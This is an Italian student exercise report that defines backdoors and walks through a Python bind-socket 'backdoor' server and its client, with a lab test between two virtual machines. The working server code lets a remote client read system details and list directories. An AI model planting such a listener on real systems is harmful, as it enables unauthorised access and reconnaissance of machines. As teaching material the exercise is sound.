

Esercizio sull'analisi di 2 codici in python e descrizione di una backdoor

Data 05/12/2023

Guglielmo Carratello

L'obiettivo di oggi prevede di spiegare cos'è una backdoor e perchè è pericolosa. Spiegare i codici qui sotto dicendo cosa fanno e qual è la differenza tra i due. Inoltre testare praticamente il codice.

```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:
        continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "_, " + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 client_backdoor.py
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

def print_menu():
    print("\n\nClose the connection")
    print("1) Get system info")
    print("2) List directory contents")

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SRV_ADDR, SRV_PORT))

print("Connection established")
print_menu()

while 1:
    message = input("\n-Select an option: ")

    if(message == "0"):
        my_sock.sendall(message.encode())
        my_sock.close()
        break

    elif(message == "1"):
        my_sock.sendall(message.encode())
        data = my_sock.recv(1024)
        if not data:
            break
        print(data.decode('utf-8'))

    elif(message == "2"):
        path = input("Insert the path: ")
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode('utf-8').split(",")
        print("\n\n")
        for x in data:
            print(x)
        print("\n\n")
```

Cos'è una backdoor:

Una backdoor (o porta posteriore) è un termine utilizzato nell'ambito dell'informatica per descrivere una via di accesso non autorizzata o nascosta in un sistema software, hardware o di rete, che permette di aggirare le normali procedure di autenticazione o sicurezza. Questa porta posteriore consente a un utente, spesso non autorizzato, di accedere al sistema senza passare attraverso le procedure standard di autenticazione o sicurezza.

Le backdoor possono essere introdotte nel sistema durante lo sviluppo del software, l'installazione dell'hardware o successivamente, attraverso vulnerabilità di sicurezza. Una backdoor è progettata per essere discreta e difficile da individuare. Gli sviluppatori di malware spesso cercano di mimetizzarla in modo che non venga rilevata da strumenti di sicurezza o dagli amministratori di sistema.

Possono essere sfruttate da malintenzionati per compiere attività dannose, come il furto di dati, l'installazione di malware o la manipolazione del sistema.

Spiegazione codici dell'esercizio:

Il programma è l'esempio di un'applicazione server che consente a un client di comunicare con esso su una rete.

In primis l'esecuzione del programma inizia chiedendo all'utente di fornire l'indirizzo IP del server (SRV_ADDR) e la porta (SRV_PORT) a cui il client desidera connettersi. Questi dati sono cruciali per stabilire una connessione tra il client e il server.

Viene quindi creato un socket (my_sock) utilizzando la libreria socket di Python. Questo socket è configurato per utilizzare il protocollo IPv4 (socket.AF_INET) e il protocollo di trasporto TCP (socket.SOCK_STREAM). Il client si connette quindi al server utilizzando il metodo connect() del socket, fornendo l'indirizzo IP e la porta specificati dall'utente. Nel momento in cui la connessione si sarà stabilita manderà a "Connession establised".

Il ciclo while 1 prevede tre opzioni numeriche, che sono gestite da un blocco di istruzioni if-elif-else. Se il server riceve l'opzione "0" dal client, significa che il client desidera chiudere la connessione. In questo caso, il server chiude la connessione corrente con il client utilizzando il metodo close() sul socket.

Se il client seleziona l'opzione "1", il server invia al client informazioni di sistema come il sistema operativo e l'architettura della macchina. Le informazioni di sistema vengono ottenute utilizzando la libreria platform di Python e inviate al client tramite il socket.

Se il client seleziona l'opzione "2", il server si aspetta di ricevere un percorso di directory dal client. Dopo aver ricevuto il percorso, il server verifica l'esistenza della directory e invia l'elenco dei file al client. Nel caso in cui la directory non esista, il server invia un messaggio di errore.

Il secondo programma è progettato per interagire con un server attraverso una connessione socket.

L'utente fornisce l'indirizzo IP del server e la porta a cui desidera connettersi. Viene creato un socket e stabilita una connessione con il server utilizzando l'indirizzo IP e la porta forniti. Questo è il passo iniziale per l'interazione tra client e server.


Viene visualizzato un menu di opzioni all'utente, questo è stato progettato utilizzando un ciclo while 1. Le opzioni comprendono la possibilità di chiudere la connessione, ottenere informazioni di sistema o elencare i contenuti di una directory. Il client invia le scelte dell'utente al server attraverso il socket. A seconda dell'opzione scelta, il client riceve le risposte corrispondenti dal server. Ad esempio, se l'utente seleziona "1", il client riceverà e visualizzerà le informazioni di sistema inviate dal server. Questo perché nel programma server era stato settato in precedenza l'output da dare in caso della scelta selezionata.

Il client offre la possibilità all'utente di chiudere la connessione, interrompendo così l'esecuzione del programma.

Prova del programma:


Abbiamo deciso di provare i due programmi su macchina virtuali diverse ma collegate alla stessa rete.

1. Screen lato client



```
(kali@kali)~/Desktop/python/esercizi-5dic23
$ nano provaclient.py
(kali@kali)~/Desktop/python/esercizi-5dic23
$ python provaclient.py
Type the server IP address: 192.168.32.130
Type the server port: 1234
Connection established
*** 0)Close the connection
1-Get system info
2-List directory contents***
-Select an option: 1
Linux-6.5.0-kali3-amd64-x86_64-with-glibc2.37 x86_64
-Select an option: 2
Insert the path: /etc/network
*****
if-up.d
if-post-down.d
if-pre-up.d
interfaces.d
interface
interfaces
interface.d.save
if-down.d
*****
-Select an option: 0
(kali@kali)~/Desktop/python/esercizi-5dic23
$
```

2. Screen lato server. Ho deciso di inserire un comando `print("Comando ricevuto")` per ogni scelta del client in modo da confermare l'output di scelta del client



```
kali@kali: ~/Desktop
(kali@kali)-[~/Desktop]
$ python provaserver.py
Client connected: ('192.168.32.100', 46546)
Comando 1 ricevuto.
comando 2 ricevuto
```

Conclusioni:

Il server esegue operazioni specifiche in base all'opzione selezionata dal client, come la chiusura della connessione, la restituzione di informazioni di sistema o l'elenco dei file in una directory. Il client si connette al server specificato dall'utente e presenta un menu di opzioni attraverso il quale l'utente può interagire con il server.

Può selezionare opzioni come la chiusura della connessione, la richiesta di informazioni di sistema o la visualizzazione dei contenuti di una directory.

Il client invia le scelte dell'utente al server e riceve e visualizza le risposte corrispondenti.

Considerazioni:

Questo tipo di programma server secondo una mia considerazione personale, potrebbe essere utilizzato per creare una backdoor.